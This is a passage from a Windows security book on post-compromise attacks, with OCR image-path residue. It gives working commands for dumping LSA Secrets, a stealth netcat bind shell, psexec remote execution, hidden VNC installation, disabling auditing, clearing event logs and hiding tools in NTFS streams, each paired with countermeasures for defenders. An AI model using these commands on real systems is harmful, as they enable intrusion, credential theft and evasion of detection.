- FTP- and web-user plaintext passwords.

- Remote Access Services (RAS) dial-up account names and passwords.
- Computer account passwords for domain access.

Obviously, service account passwords that run under domain user privileges, last user login, workstation domain access passwords, and so on, can all give an attacker a stronger foothold in the domain structure.

For example, imagine a stand-alone server running Microsoft SMS or SQL services that run under the context of a domain user. If this server has a blank local Administrator password, then LSA Secrets could be used to gain the domain-level user account and password. This vulnerability could also lead to the compromise of a multimaster domain configuration. If a resource domain server has a service executing in the context of a user account from the master domain, a compromise of the server in the resource domain could allow our malicious interloper to obtain credentials in the master domain.

Also consider the all-too-common "laptop loaner pool." Corporate executives check out a Windows laptop for use on the road. While on the road, they use Dial-up Networking (RAS) either to connect to their corporate network or to connect to their private ISP account. Being the security-minded people they are, they do *not* check the Save Password box. Unfortunately, Windows still stores the username, phone number, and password deep in the Registry.

Source code Paul Ashton posted to the NTBugtraq mailing list (http://www.ntbugtraq.com) in 1997 would display the LSA Secrets to administrators logged on locally. Binaries based on this source were not widely distributed. An updated version of this code, called lsadump2, is available at http://razor.bindview.com/tools. lsadump2 uses the same technique as pwdump2 (DLL injection) to bypass all operating system security. lsadump2 automatically finds the PID of LSASS, injects itself, and grabs the LSA Secrets, as shown here (line wrapped and edited for brevity):

```
C:\>lsadump2
$MACHINE.ACC
 6E 00 76 00 76 00 68 00 68 00 5A 00 30 00 41 00  n.v.v.h.h.Z.0.A.
 66 00 68 00 50 00 6C 00 41 00 73 00              f.h.P.l.A.s.
_SC_MSSQLServer
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00  .p.a.s.s.w.o.r.d.
_SC_SQLServerAgent
 32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00  p.a.s.s.w.o.r.d.
```

We can see the machine account password for the domain and two SQL service account–related passwords among the LSA Secrets for this system. It doesn't take much imagination to discover that large Windows networks can be toppled quickly through this kind of password enumeration.

LSA Secrets Countermeasures

Unfortunately, Microsoft does not find the revelation of this data that critical, stating that Administrator access to such information is possible "by design" in Microsoft KB Article ID Q184017, which describes the availability of an initial LSA hotfix. This fix further encrypts the storage of service account passwords, cached domain logons, and workstation

passwords using SYSKEY-style encryption. Of course, lsadump2 simply circumvents it using DLL injection.

Therefore, the best defense against lsadump2 is to avoid getting Admin-ed in the first place. It is also wise to be very careful about the use of service accounts and domain trusts. At all costs, avoid using highly privileged domain accounts to start services on local machines!

The cached RAS credentials portion of the LSA Secrets has been fixed in NT4 SP6a. (It was originally fixed in a post-SP5 hotfix from Microsoft, available from ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/Hotfixes-PostSP5/RASPassword-fix.) More information is available from Microsoft KB Article ID Q230681.

Previous Logon Cache Dump

Popularity:	*8*
Simplicity:	*7*
Impact:	*9*
Risk Rating:	*8*

Windows also caches the credentials of users who have previously logged in. By default, the last ten logons are cached in this fashion. Utilizing these credentials is not as straightforward as the cleartext extraction provided by LSADump, however, since the passwords are stored in hashed form and further encrypted with a machine-specific key. The encrypted cached hashes (try saying that ten times fast!) are stored under the Registry key HKLM\SECURITY\CACHE\NL$*n*, where *n* represents a numeric value from 1 to 10 corresponding to the last ten cached logons.

Of course, no secret is safe to Administrator- or SYSTEM-equivalent privileges, as illustrated by Arnaud Pilon's CacheDump tool (see http://www.cr0.net:8040/misc/cachedump.html). CacheDump automates the extraction of the previous logon cache hashes. The hashes must, of course, be subsequently cracked to reveal the cleartext passwords (updated tools for performing "pass the hash," or directly reusing the hashed password as a credential rather than decrypting it, have not been published for some time). Any of the Windows password-cracking tools we've discussed in this chapter, including L0phtcrack and John the Ripper, can perform this task. One other tool we haven't mentioned yet, cachebf, will directly crack output from CacheDump. You can find cachebf at http://www.toolcrypt.org/tools/cachebf/index.html.

As you might imagine, these credentials can be quite useful to attackers—we've had our eyes opened more than once at what lies in the logon caches of even the most nondescript corporate desktop PC. Who wants to be Domain Admin today?

Previous Logon Cache Dump Countermeasures

Like LSADump, tools like CacheDump work only with Administrator- or SYSTEM-equivalent privileges (CacheDump temporarily instantiates its own Windows service to get its work done). By enforcing sensible policies about who gains administrative access

to systems in your organization, you can rest easier. Of course, if an attacker exploits a security hole to gain such privilege, you're still toast. Go back and reread this chapter to avoid falling victim.

You can also eliminate the logon caching feature by setting the Registry key HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon to zero (see http://support.microsoft.com/?kbid=172931). Beware that this will prevent mobile users from logging on when a domain controller is not accessible.

Remote Control and Back Doors

We've talked a lot about Windows's lack of remote command execution but haven't given the whole story until now. Once Administrator access has been achieved, a plethora of possibilities opens up.

Command-line Remote Control Tools

Popularity:	*9*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***9***

One of the easiest remote control back doors to set up uses netcat, the "TCP/IP Swiss army knife" (see http://www.atstake.com/research/tools/index.html). netcat can be configured to listen on a certain port and launch an executable when a remote system connects to that port. By triggering a netcat listener to launch a Windows command shell, this shell can be popped back to a remote system. The syntax for launching netcat in a stealth listening mode is shown here:

```
C:\TEMP\NC11Windows>nc -L -d -e cmd.exe -p 8080
```

The `-L` makes the listener persistent across multiple connection breaks; `-d` runs netcat in stealth mode (with no interactive console); and `-e` specifies the program to launch (in this case, cmd.exe, the Windows command interpreter). Finally, `-p` specifies the port to listen on. This will return a remote command shell to any intruder connecting to port 8080.

In the next sequence, we use netcat on a remote system to connect to the listening port on the machine shown earlier (IP address 192.168.202.44) and receive a remote command shell. To reduce confusion, we have again set the local system command prompt to "D:\>" while the remote prompt is "C:\TEMP\NC11Windows>."

```
D:\> nc 192.168.202.44 8080
Microsoft(R) Windows(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\TEMP\NC11Windows>
```

```
C:\TEMP\NC11Windows>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter FEM5561:

        IP Address. . . . . .

. . . : 192.168.202.44
        Subnet Mask . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . :

C:\TEMP\NC11Windows>exit
```

As you can see, remote users can now execute commands and launch files. They are limited only by how creative they can get with the Windows console.

Netcat works well when you need a custom port over which to work, but if you have access to SMB (TCP 139 or 445), the best tool to use is psexec, from http://www.sysinternals.com. psexec simply executes a command on the remote machine using the following syntax:

```
C:\>psexec \\server-name-or-ip -u admin_username -p admin_password command
```

Here's an example of a typical command:

```
C:\>psexec \\10.1.1.1 -u Administrator -p password -s cmd.exe
```

It doesn't get any easier than that. We used to recommend using the AT command to schedule execution of commands on remote systems, but psexec makes this process trivial as long as you have access to SMB (which the AT command requires anyway).

Graphical Remote Control

Popularity:	*10*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***10***

A remote command shell is great, but Windows is so graphical that a remote GUI would be truly a masterstroke. If you have access to Terminal Services (optionally installed on Windows 2000 and greater), you may already have access to the best remote control the Windows has to offer. Check whether TCP port 3389 is listening on the remote victim server and use any valid credentials harvested in earlier attacks to authenticate.

If TS isn't available, well, you may just have to install your own graphical remote control tool. The free and excellent Virtual Network Computing (VNC) tool, from AT&T Research Laboratories (Cambridge, England), is the venerable choice in this regard (see http://www.realvnc.com/download.html). One reason VNC stands out (besides being free!) is that installation over a remote network connection is not much harder than installing it locally. Using the remote command shell we established previously, all that needs to be done is to install the VNC service and make a single edit to the remote Registry to ensure "stealthy" startup of the service. What follows is a simplified tutorial, but we recommend consulting the full VNC documentation at the preceding URL for more complete understanding of operating VNC from the command line.

The first step is to copy the VNC executable and necessary files (WINVNC.EXE, VNCHooks.DLL, and OMNITHREAD_RT.DLL) to the target server. Any directory will do, but it will probably be harder to detect if hidden somewhere in %systemroot%. One other consideration is that newer versions of WINVNC automatically add a small green icon to the system tray icon when the server is started. If started from the command line, versions equal or previous to 3.3.2 are more or less invisible to users interactively logged on. (WINVNC.EXE shows up in the Process List, of course.)

Once WINVNC.EXE is copied over, the VNC password needs to be set. When the WINVNC service is started, it normally presents a graphical dialog box requiring a password to be entered before it accepts incoming connections (darn security-minded developers!). Additionally, we need to tell WINVNC to listen for incoming connections, also set via the GUI. We'll just add the requisite entries directly to the remote Registry using regini.exe.

We'll have to create a file called WINVNC.INI and enter the specific Registry changes we want. Here are some sample values that were cribbed from a local install of WINVNC and dumped to a text file using the Resource Kit regdmp utility. (The binary password value shown is "secret.")

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Then load these values into the remote Registry by supplying the name of the file containing the above data (WINVNC.INI) as input to the regini tool:


```
C:\> regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```


Finally, install WINVNC as a service and start it. The following remote command session shows the syntax for these steps (remember, this is a command shell on the remote system):

```
C:\> winvnc -install

C:\> net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

Now we can start the vncviewer application and connect to our target. The next two illustrations show the vncviewer app set to connect to "display 0" at IP address 192.168.202.33. (The "host:display" syntax is roughly equivalent to that of the UNIX X-windowing system; all Microsoft Windows systems have a default display number of zero.) The second screenshot shows the password prompt (still remember what we set it to?).





Voilà! The remote desktop leaps to life in living color, as shown in Figure 4-10. The mouse cursor behaves just as if it were being used on the remote system.

VNC is obviously really powerful—you can even send CTRL-ALT-DEL with it. The possibilities are endless.

Remote Control Countermeasures

Seeing as these tools require administrative access to install, the best countermeasure is to avoid that level of compromise in the first place. We've included some tips on removing WINVNC here for academic reasons only.

To gracefully stop the WINVNC service and remove it, the following two commands will suffice:

```
C:\> net stop winvnc
C:\> winvnc -remove
```




Figure 4-10 WINVNC connected to a remote system. This is nearly equivalent to sitting at the remote computer.

To remove any remaining Registry keys, use the Resource Kit REG.EXE utility, as shown previously:

```
C:\> reg delete \\192.168.202.33
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinVNC
```

Port Redirection

We've discussed a few command shell–based remote control programs in the context of direct remote control connections. However, consider the situation in which an intervening entity such as a firewall blocks direct access to a target system. Resourceful attackers can find their way around these obstacles using *port redirection*. We also discuss port redirection in Chapter 13, but we'll cover some Windows-specific tools and techniques here.

Once attackers have compromised a key target system, such as a firewall, they can use port redirection to forward all packets to a specified destination. The impact of this type of compromise is important to appreciate because it enables attackers to access any and all systems behind the firewall (or other target). Redirection works by listening on certain ports and forwarding the raw packets to a specified secondary target. Next we'll discuss some ways to set up port redirection manually using our favorite tool for this task, fpipe.

fpipe

Popularity:	*5*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***8***

Fpipe is a TCP source port forwarder/redirector from Foundstone, Inc., of which the authors are principals. It can create a TCP stream with an optional source port of the user's choice. This is useful during penetration testing for getting past firewalls that permit certain types of traffic through to internal networks.

Fpipe basically works by redirection. Start fpipe with a listening server port, a remote destination port (the port you are trying to reach inside the firewall), and the (optional) local source port number you want. When fpipe starts, it will wait for a client to connect on its listening port. When a listening connection is made, a new connection to the destination machine and port with the specified local source port will be made, thus creating a complete circuit. When the full connection has been established, fpipe forwards all the data received on its inbound connection to the remote destination port beyond the firewall and returns the reply traffic back to the initiating system. This makes setting up multiple netcat sessions look positively painful. Fpipe performs the same task transparently.

Next, we demonstrate the use of fpipe to set up redirection on a compromised system that is running a telnet server behind a firewall that blocks port 23 (telnet) but allows port 53 (DNS). Normally, we could not connect to the telnet port directly on TCP 23, but by setting up an fpipe redirector on the host pointing connections to TCP 53 toward the telnet port, we can accomplish the equivalent. Figure 4-11 shows the fpipe redirector running on the compromised host.

Simply connecting to port 53 on this host will shovel a telnet prompt to the attacker.

The coolest feature of fpipe is its ability to specify a source port for traffic. For penetration-testing purposes, this is often necessary to circumvent a firewall or router that permits traffic sourced only on certain ports. (For example, traffic sourced at TCP 25 can talk to the mail server.) TCP/IP normally assigns a high-numbered source port to client connections, which a firewall typically picks off in its filter. However, the firewall might let DNS traffic through (in fact, it probably will). fpipe can force the stream to always use a specific source port—in this case, the DNS source port. By doing this, the firewall "sees" the stream as an allowed service and lets the stream through.




Figure 4-11 The fpipe redirector running on a compromised host. fpipe has been set to forward connections on port 53 to port 23 on 192.168.234.37 and is forwarding data here.

NOTE If you use fpipe's `-s` option to specify an outbound connection source port number and the outbound connection becomes closed, you may not be able to reestablish a connection to the remote machine between 30 seconds to four minutes or more, depending on which OS and version you are using.

General Countermeasures to Authenticated Compromise

How do you clean up the messes we just created and plug any remaining holes? Because many were created with administrative access to nearly all aspects of the Windows architecture, and most of the necessary files can be renamed and configured to work in nearly unlimited ways, the task is difficult. We offer the following general advice, covering four main areas touched in one way or another by the processes we've just described: filenames, Registry keys, processes, and ports.

NOTE We highly recommend reading Chapter 13's coverage of malware in addition to this section, because that chapter covers critical additional countermeasures for these attacks.

CAUTION Privileged compromise of any system is best dealt with by complete reinstallation of the system software from trusted media. A sophisticated attacker could potentially hide certain back doors that even experienced investigators would never find. This advice is thus provided mainly for the general knowledge of the reader and is not recommended as a complete solution to such attacks.

Filenames

This countermeasure is probably the least effective, because any intruder with half a brain will rename files or take other measures to hide them (see the upcoming section "Covering Tracks"), but it may catch some of the less creative intruders on your systems.

We've named many files that are just too dangerous to have lying around unsupervised: nc.exe (netcat), psexec.exe, WINVNC.exe, VNCHooks.dll, omnithread_rt.dll, fpipe.exe, firedaemon.exe, srvany.exe, and psexec.exe. Also, many of the most damaging IIS worms copied the cmd.exe shell to various places on disk—look for root.exe, sensepost.exe, and similarly named files of the same size as cmd.exe (236,304 bytes on Windows 2000 and 375,808 bytes on Windows XP). Other common IIS worm footprints include logs with the name TFTP*xxx*. If someone is leaving these calling cards on your server without your authorization, investigate promptly—you've seen what they can be used for.

Also be extremely suspicious of any files that live in the various Start Menu\PROGRAMS\STARTUP\%username% directories under %SYSTEMROOT%\PROFILES. Anything in these folders will launch at boot time. (We'll warn you about this again later.)

One of the classic mechanisms for detecting and preventing malicious files from inhabiting your system is to use antivirus software, and we strongly recommend implementing antivirus or similar infrastructure at your organization (yes, even in the datacenter on servers!).

TIP Another good preventative measure for identifying changes to the file system is to use checksumming tools such as Tripwire (http://www.tripwiresecurity.com).

NOTE Windows 2000 introduces Windows File Protection (WFP), which protects system files that were installed by the Windows 2000 setup program from being overwritten (including most files under %systemroot%). WFP can be circumvented, as described in *Hacking Exposed: Windows Server 2003* (McGraw-Hill/Osborne, 2003).

Registry Entries

In contrast to looking for easily renamed files, hunting down rogue Registry values can be quite effective, because most of the applications we discussed expect to see specific values in specific locations. A good place to start looking is HKLM\SOFTWARE and HKEY_USERS\.DEFAULT\Software, where most installed applications reside in the Windows Registry. In particular, NetBus Pro and WINVNC create their own respective keys under these branches of the Registry:

```
HKEY_USERS\.DEFAULT\Software\ORL\WINVNC3
HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server
```

Using the command-line REG.EXE tool from the Resource Kit, deleting these keys is easy, even on remote systems. The syntax is

```
reg delete [value] \\machine
```


Here's an example:

```
C:\>reg delete HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
\\192.168.202.33
```

A Back-Door Favorite: Autostart Extensibility Points (ASEPs) More important, you saw how attackers almost always place necessary Registry values under the standard Windows startup keys. These areas should be checked regularly for the presence of malicious or strange-looking commands. As a reminder, those areas are HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run and RunOnce, RunOnceEx, and RunServices (Win 9*x* only).

Additionally, user access rights to these keys should be severely restricted. By default, the Windows "Everyone" group has "Set Value" permissions on `HKLM\..\..\Run`. This capability should be disabled using the Security | Permissions setting in regedt32.

Here's a prime example of what to look for. The following illustration from regedit shows a netcat listener set to start on port 8080 at boot under `HKLM\..\..\Run`:



Attackers now have a perpetual back door into this system—until the administrator gets wise and manually removes the Registry value.

Don't forget to check the %systemroot%\profiles\%username%\Start Menu\programs\startup\directories. Files here are also automatically launched at every boot!

Recently, Microsoft has started to refer to the generic class of places that permit autostart behavior as *autostart extensibility points* (ASEPs). Almost every significant piece of malicious software known to date has used ASEPs to perpetuate infections on Windows,

as we will discuss further in Chapter 13. See http://www.pestpatrol.com/PestInfo/AutoStartingPests.asp for a more comprehensive list of ASEPs. You can also run the msconfig utility on Windows XP to view some of these other startup mechanisms.

Processes

For those executable hacking tools that cannot be renamed or otherwise repackaged, regular analysis of the Process List can be useful. Simply hit CTRL-SHIFT-ESC on Windows NT4 and later to pull up the process list. We like to sort the list by clicking the CPU column, which shows each process prioritized by how much CPU it is utilizing. Typically, a malicious process will be engaged in some activity, so it will fall near the top of the list. If you immediately identify something that shouldn't be there, you can right-click any offending processes and select End Process.

You can also use the Resource Kit kill.exe utility to stop any rogue processes that do not respond to the graphical process list utility. The Resource Kit rkill.exe tool can be used to run this on remote servers throughout a domain with similar syntax, although the process ID (PID) of the rogue process must be gleaned first, for example using the pulist.exe utility from the Resource Kit. An elaborate system could be set up whereby pulist is scheduled regularly and grepped for nasty strings, which are then fed to rkill. Of course, once again, all this work is trivially defeated by renaming malicious executables to something innocuous such as WINLOG.EXE, but it can be effective against processes that can't be hidden, such as WINVNC.exe.

TIP The Sysinternals.com utility Process Explorer can view threads within a process and is helpful in identifying rogue DLLs that may be loaded within processes.

While on the topic of scheduling batch jobs, we should note that a good place to look for telltale signs of compromise is the Windows Scheduler queue. Attackers will commonly use the Scheduler service to start rogue processes, and as we've noted in this chapter, the Scheduler can also be used to gain remote control of a system and to start processes running as the ultra-privileged SYSTEM account. To check the Scheduler queue, simply type **at** at a command line.

More advanced techniques like thread context redirection have made examination of process lists less effective at identifying miscreants. Thread context redirection hijacks a legitimate thread to execute malicious code (see http://www.phrack.org/show.php?p=62&a=12, section 2.3).

Ports

If an "nc" listener has been renamed, the netstat utility can identify listening or established sessions. Periodically checking netstat for such rogue connections is sometimes the best way to find them. In the next example, we run `netstat -an` on our target server while an attacker is connected via remote and nc to 8080. (Type **netstat /?** at a command line for an explanation of the `-an` switches.) Note that the established "remote" connec-

tion operates over TCP 139 and that netcat is listening and has one established connection on TCP 8080. (Additional output from netstat has been removed for clarity.)

```
C:\> netstat -an
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.202.44:139     0.0.0.0:0              LISTENING
  TCP    192.168.202.44:139     192.168.202.37:1817    ESTABLISHED
  TCP    192.168.202.44:8080    0.0.0.0:0              LISTENING
  TCP    192.168.202.44:8080    192.168.202.37:1784    ESTABLISHED
```

Also note from the preceding netstat output that the best defense against remote is to block access to ports 135 through 139 on any potential targets, either at the firewall or by disabling NetBIOS bindings for exposed adapters, as illustrated in "Password-Guessing Countermeasures," earlier in this chapter.

Netstat output can be piped through Find to look for specific ports, such as the following command, which will look for NetBus servers listening on the default port:

```
netstat –an | find "12345"
```

Fport from Foundstone (http://www.foundstone.com) provides the ultimate combination of process and port mapping; it lists all active sockets and the process ID using the connection. Here is sample output:

```
FPORT - Process port mapper
Copyright(c) 2000, Foundstone, Inc.
http://www.foundstone.com

PID     NAME            TYPE    PORT
---------------------------------------
184     IEXPLORE        UDP     1118
249     OUTLOOK         UDP     0
265     MAPISP32        UDP     1104
265     MAPISP32        UDP     0
```

TIP Beginning with Windows XP, Microsoft provided the `netstat –o` switch that associates a listening port with its owning process.

Covering Tracks

Once intruders have successfully gained Administrator- or SYSTEM-equivalent privileges on a system, they will take pains to avoid further detection of their presence. When

all the information of interest has been stripped from the target, they will install several back doors and stash a toolkit to ensure that easy access can be obtained again in the future and that minimal work will be required for further attacks on other systems.

Disabling Auditing

If the target system owner is halfway security savvy, they will have enabled auditing, as we explained early in this chapter. Because it can slow down performance on active servers, especially if Success of certain functions such as "User & Group Management" is audited, most Windows admins either don't enable auditing or enable only a few checks. Nevertheless, the first thing intruders will check on gaining Administrator privilege is the status of Audit policy on the target, in the rare instance that activities performed while pilfering the system are watched. Resource Kit's auditpol tool makes this a snap. The next example shows auditpol run with the `disable` argument to turn off the auditing on a remote system (output abbreviated):

```
C:\> auditpol /disable
Running ...

Local audit information changed successfully ...
New local audit policy ...

(0) Audit Disabled

AuditCategorySystem            = No
AuditCategoryLogon             = Failure
AuditCategoryObjectAccess      = No
…
```

At the end of their stay, the intruders will just turn on auditing again using the `auditpol /enable` switch, and no one will be the wiser. Individual audit settings are preserved by auditpol.

Clearing the Event Log

If activities leading to Administrator status have already left telltale traces in the Windows Event Log, the intruders may just wipe the logs clean with the Event Viewer. Already authenticated to the target host, the Event Viewer on the attackers' host can open, read, and clear the logs of the remote host. This process will clear the log of all records but will leave one new record stating that the Event Log has been cleared by "attacker." Of course, this may raise more alarms among the system users, but few other options exist besides grabbing the various log files from \winnt\system32 and altering them manually, a hit-or-miss proposition because of the complex Windows log syntax.

The elsave utility from Jesper Lauritsen (http://www.ibt.ku.dk/jesper/Windowstools) is a simple tool for clearing the Event Log. For example, the following syntax

using elsave will clear the Security Log on the remote server "joel." (Note that correct privileges are required on the remote system.)

```
C:\>elsave -s \\joel -l "Security" -C
```

Hiding Files

Keeping a toolkit on the target system for later use is a great timesaver for malicious hackers. However, these little utility collections can also be calling cards that alert wary system admins to the presence of an intruder. Therefore, steps will be taken to hide the various files necessary to launch the next attack.

attrib Hiding files gets no simpler than copying files to a directory and using the old DOS attrib tool to hide it, as shown with the following syntax:

```
attrib +h [directory]
```

This hides files and directories from command-line tools, but not if the Show All Files option is selected in Windows Explorer.

Alternate Data Streams (ADS) If the target system runs the Windows File System (NTFS), an alternate file-hiding technique is available to intruders. NTFS offers support for multiple "streams" of information within a file. The streaming feature of NTFS is touted by Microsoft as "a mechanism to add additional attributes or information to a file without restructuring the file system" (for example, when Windows's Macintosh file–compatibility features are enabled). It can also be used to hide a malicious hacker's toolkit—call it an "adminkit"—in streams behind files.

The following example will stream netcat.exe behind a generic file found in the winnt\system32\os2 directory so that it can be used in subsequent attacks on other remote systems. This file was selected for its relative obscurity, but any file could be used.

To stream files, an attacker will need the POSIX utility cp from Resource Kit. The syntax is simple, using a colon in the destination file to specify the stream:

```
C:\>cp <file> oso001.009:<file>
```

Here's an example:

```
C:\>cp nc.exe oso001.009:nc.exe
```

This hides nc.exe in the "nc.exe" stream of oso001.009. Here's how to "unstream" netcat:

```
C:\>cp oso001.009:nc.exe nc.exe
```

The modification date on oso001.009 changes but not its size. (Some versions of cp may not alter the file date.) Therefore, hidden streamed files are very hard to detect.

Deleting a streamed file involves copying the "front" file to a FAT partition and then copying it back to NTFS.

Streamed files can still be executed while hiding behind their "front." Due to cmd.exe limitations, streamed files cannot be executed directly (that is, oso001.009:nc.exe). Instead, try using the `start` command to execute the file:

```
start oso001.009:nc.exe
```

NTFS Streams Countermeasure

One tool for ferreting out NTFS file streams is Foundstone's sfind (see http://www.foundstone.com).

Rootkits The rudimentary techniques we've described above suffice for escaping detection by relatively unsophisticated mechanisms. More insidious techniques are beginning to come into vogue, especially the use of Windows *rootkits.* Although the term was originally coined on the UNIX platform ("root" being the superuser account there), the world of Windows rootkits has undergone a renaissance period in the last few years. Interest in Windows rootkits was originally driven primarily by Greg Hoglund, who produced one of the first utilities officially described as an "NT rootkit" circa 1999 (although many others had been "rooting" and pilfering Windows systems long before then using custom tools and assemblies of public programs, of course). Hoglund's original NT rootkit was essentially a proof-of-concept platform for illustrating the concept of altering protected system programs in memory ("patching the kernel" in geek-speak) to completely eradicate the trustworthiness of the operating system. We examine the most recent rootkit tools, techniques, and countermeasures in Chapter 13.

WINDOWS SECURITY FEATURES

Windows provides many security management tools. These utilities are excellent for hardening a system or just for general configuration management to keep entire environments tuned to avoid holes. Most of the items discussed in this section are available with Windows 2000 and above.

Keeping Up with Patches

One of the most important security countermeasures we've reiterated time and again throughout this chapter is to keep current with Microsoft hotfixes and service packs. However, manually downloading and installing the unrelenting stream of software updates flowing out of Microsoft these days is a full-time job (or several, if you manage large numbers of Windows systems). What solutions are available for automated patch monitoring and deployment?

Some of the most prominent existing options include the following:


- Microsoft's Baseline Security Analyzer (MBSA; http://www.microsoft.com/technet/security/tools/Tools/MBSAhome.asp) For those unwilling to pay more for a more automated tool
- Shavlik's HFNetChk Pro or LT (http://www.shavlik.com) For those willing to part with some cash for a better tool
- Microsoft's free Windows Update Services (WUS, formerly Software Update Services, or SUS, which was formerly Windows Update Corporate Edition; http://www.microsoft.com/windows2000/windowsupdate/sus/default.asp) For large organizations with simple patch deployment needs
- Systems Management Server (SMS) 2003 (http://www.microsoft.com/smserver) For large enterprises that require status reporting, targeting, broader package support, automated rollbacks, bandwidth management, and other more robust features

